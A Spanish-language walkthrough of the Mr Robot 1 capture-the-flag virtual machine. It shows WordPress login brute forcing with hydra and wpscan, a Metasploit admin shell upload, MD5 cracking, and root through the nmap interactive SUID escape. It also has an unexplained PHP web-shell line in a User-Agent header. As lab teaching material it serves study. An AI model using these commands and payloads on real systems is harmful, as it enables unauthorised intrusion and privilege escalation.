Mr Robot 1
Enumeración
La máquina virtual Mr Robot 1 debe estár previamante configurada con red NAT dentro de nuestro entorno de virtualización, en este caso se usará Virtual Box
Netdiscover
Primero debemos ver que IP tiene asignada la máquina objetivo
sudo netdiscover -i eth1 -r 10.0.2.0/24

Figura 1: Uso de netdiscover
Las tres primeras IPs son utilizadas por Virtual Box a nivel interno, por lo que no nos interesan
Vemos que la IP objetivo entonces será la 10.0.2.6
Nmap
sudo nmap -sS -Pn 10.0.2.6
Resultado:
PORT STATE SERVICE VERSION
22/tcp closed ssh
80/tcp open http
443/tcp open https
MAC Address: 08:00:27:4A:29:71 (PCS Systemtechnik/Oracle VirtualBox)
Características detectadas:
- Puerto 22: Servidor OpenSSH
- Puerto 80: Servidor Web Http
- Puerto 443: Servidor Web Https
Acceso al portal web (Puerto 80)
http://10.0.2.6:80

Figura 2: Portal Web
Tras una animación que simula el inicio de una máquina nos da un mensaje que parece escrito por el protagonista de la serie Elliot. (No tiene nada relevante) Luego nos muestra una serie de comandos que nos dejan interactuar con la máquina.
- prepare: Nos muestra un video relacionado con la serie.
- fsociety: Nos muestra un video relacionado con la serie.
- inform: Nos muestra una serie de noticias comentadas por Mr. Robot sobre el mundo.
- question: Nos muestra una serie de imágenes reivindicativas sobre la sociedad.
- wakeup: Nos muestra otro video relacionado con la serie.
- join: Este comando nos muestra lo siguiente:

Figura 3: Comando join
Parece que tendremos que responder un email, si lo introducimos tras unos segundos muestra un mensaje diciendo que “estaremos en contacto”.
Enumeración con Gobuster
gobuster dir -u http://10.0.2.6 -w /usr/share/seclists/Discovery/Web-Content/common.txt

Figura 4: Enumeración con Gobuster
Vemos cosas interesantes como que se trata de un sitio web de Wordpress y que tenemos directorios de archivos como wp-admin y wp-content y otros interesantes:

Figura 5: Directorios interesantes
Explotación
Flag (1 - 3)
Por ejemplo podemos visitar el archivo robots.txt para ver que es un archivo de texto plano que contiene una serie de palabras que nos indican a los bots que deben ignorar nuestro sitio web.
http://10.0.2.6/robots.txt

Figura 6: Acceso a http://10.0.2.6/robots.txt
http://10.0.2.6/key-1-of-3.txt

Figura 7: Acceso a http://10.0.2.6/key-1-of-3.txt
El otro archivo que encontramos es fsociety.dic que se trata de un diccionario con 858,160 palabras, lo vamos a guardar
curl http://10.0.2.6/fsocity.dic > fsocity.dic

Figura 8: Descarga del fichero fsocity.dic

Figura 9: Fichero fsocity.dic ya descargado
Login Wordpress
En el panel de login Wordpress encontramos algo útil para probar: Nos permite verificar si el usuario es correcto independientemente de la contraseña
User-Agent: <?php system($_GET['cmd']);?>

Figura 10: Acceso al loggin de Wordpress
Sabiendo esto podemos usar el diccionario que hemos encontrado para intentar lograr acceso a la máquina.
hydra -L ./fsocity.dic -p 1234 10.0.2.6 http-form-post "/wp-login.php: log=^USER^&pwd=^PASS^:Invalid"”

Figura 11: Ataque de fuerza bruta con Hydra
Veremos dos usuários válidos:
- Elliot : 1234
- elliot : 1234
Encontramos varios usuarios, ahora podemos hacer lo mismo para la contraseña ya que si probamos estos usuarios veremos que el mensaje cambia.

Figura 12: Acceso al login de Wordpress
Para hacer fuerza bruta sobre el login vamos a usar una herramienta diseñada concretamente para Worpress llamada wpscan ya que hydra nos podría dar falsos positivos.
wpscan --url http://10.0.2.6 --usernames Elliot --passwords ./fsocity.dic

Figura 13: Uso de la herramienta WPScan
Si falla actualizar dependencias y luego volver a ejecutar wpscan :
sudo apt update --system
sudo apt install bundler
cd /usr/share/wpscan
sudo bundle install
o también probar con esto y luego volver a ejecutar wpscan:
gem install wpscan
Una vez finalizado el ataque veremos una combinación de credenciales válidas
Una vez finalizado el ataque veremos una combinación de credenciales válidas:
- Username : Elliot
- Password : ER28-0652

Figura 14: Resultado del escaneo con WPScan
Shell Reversa
Una vez dentro encontramos que somos administradores de Wordpress.

Figura 15: Acceso como administrador al panel de Wordpress

Figura 16: Podremos consultar por ejemplo los Pluigins instalados en la web
Ahora podemos aprovechar el administrador de WordPress para obtener un shell en el servidor web. Para esto, utilizaremos Metasploit.
msfconsole

Figura 17: Acceder a la herramienta Metasploit
use exploit/unix/webapp/wp_admin_shell_upload

Figura 18: Elegir el script apropiado de Metasploit
set RHOST 10.0.2.6

Figura 19: Elegir la IP objetivo del ataque
set USERNAME Elliot

Figura 20: Elegir el usuario objetivo del ataque
set PASSWORD ER28-0652

Figura 21: Elegir la contraseña objetivo del ataque
set wpcheck false
Este comando desactiva la verificación automática de si un sitio usa WordPress

Figura 22: Elegir la contraseña objetivo del ataque
exploit

Figura 23: Ejecución del exploit
Veremos que ya tenemos una Shell interactiva con la maquina víctima
Si ahora vamos al escritorio del usuario en /home /robot, contiene la segunda key y un hash md5. La key no tenemos permiso para leerla pero el hash si por lo que simplemente vamos a crackearlo.
cd /home/robot

Figura 24: Acceso a /home/robot
Flag (2 - 3)
No tenemos permisos para leerla
cat key-2-of-3.txt
cat password.raw-md5

Figura 25: Acceso a /home/robot
Credenciales obtenidas:
- Username : robot
- Password : c3fcd3d76192e4007dfb496cca67e13b
Copiamos el hash tal cual y lo vamos a crackear con la web : https://crackstation.net/

Figura 26: Acceso a /home/robot
Resultado:
- Password : abcdefghijklmnopqrstuvwxyz
Utilicemos nuestra shell de meterpreter para generar una shell bash con Python
Una vez que tengamos nuestra shell bash, podemos iniciar sesión como robot para elevar nuestros privilegios
shell
python -c 'import pty;pty.spawn("/bin/bash")'

Figura 27: Establecer una shell desde Meterpreter
su robot
abcdefghijklmnopqrstuvwxyz

Figura 28: Establecernos como usuario robot
cat key-2-of-3.txt

Figura 29: Flag 2- 3
Escalada de Privilegios
Este usuario no tiene privilegios para realizar ninguna acción como sudo en principio por lo que el comando sudo -l nos muestra que no tiene ninguna opción.
sudo -l
abcdefghijklmnopqrstuvwxyz

Figura 30: Ejecución de sudo -l
Busqueda de un binario tenga el SUID activo
find / -perm -4000 -type f 2>/dev/null

Figura 31: Busqueda de un binario tenga el SUID activo
Podemos ver que uno de ellos es nmap concretamente la versión 3.81.
Llegados a este punto, intentaremos ver que comandos puede ejecutar el usuario con privilegios de administrador
nmap --version

Figura 32: Nmap versión 3.81
Flag (3 - 3)
Entre las posibles vulnerabilidades relacionadas encontramos que estas versiones de Nmap contaban con un modo interactivo que nos permite interactuar con la máquina.
nmap --interactive
!sh
whoami
cd /root
cat key-3-of-3.txt

Figura 33: Flag 3 - 3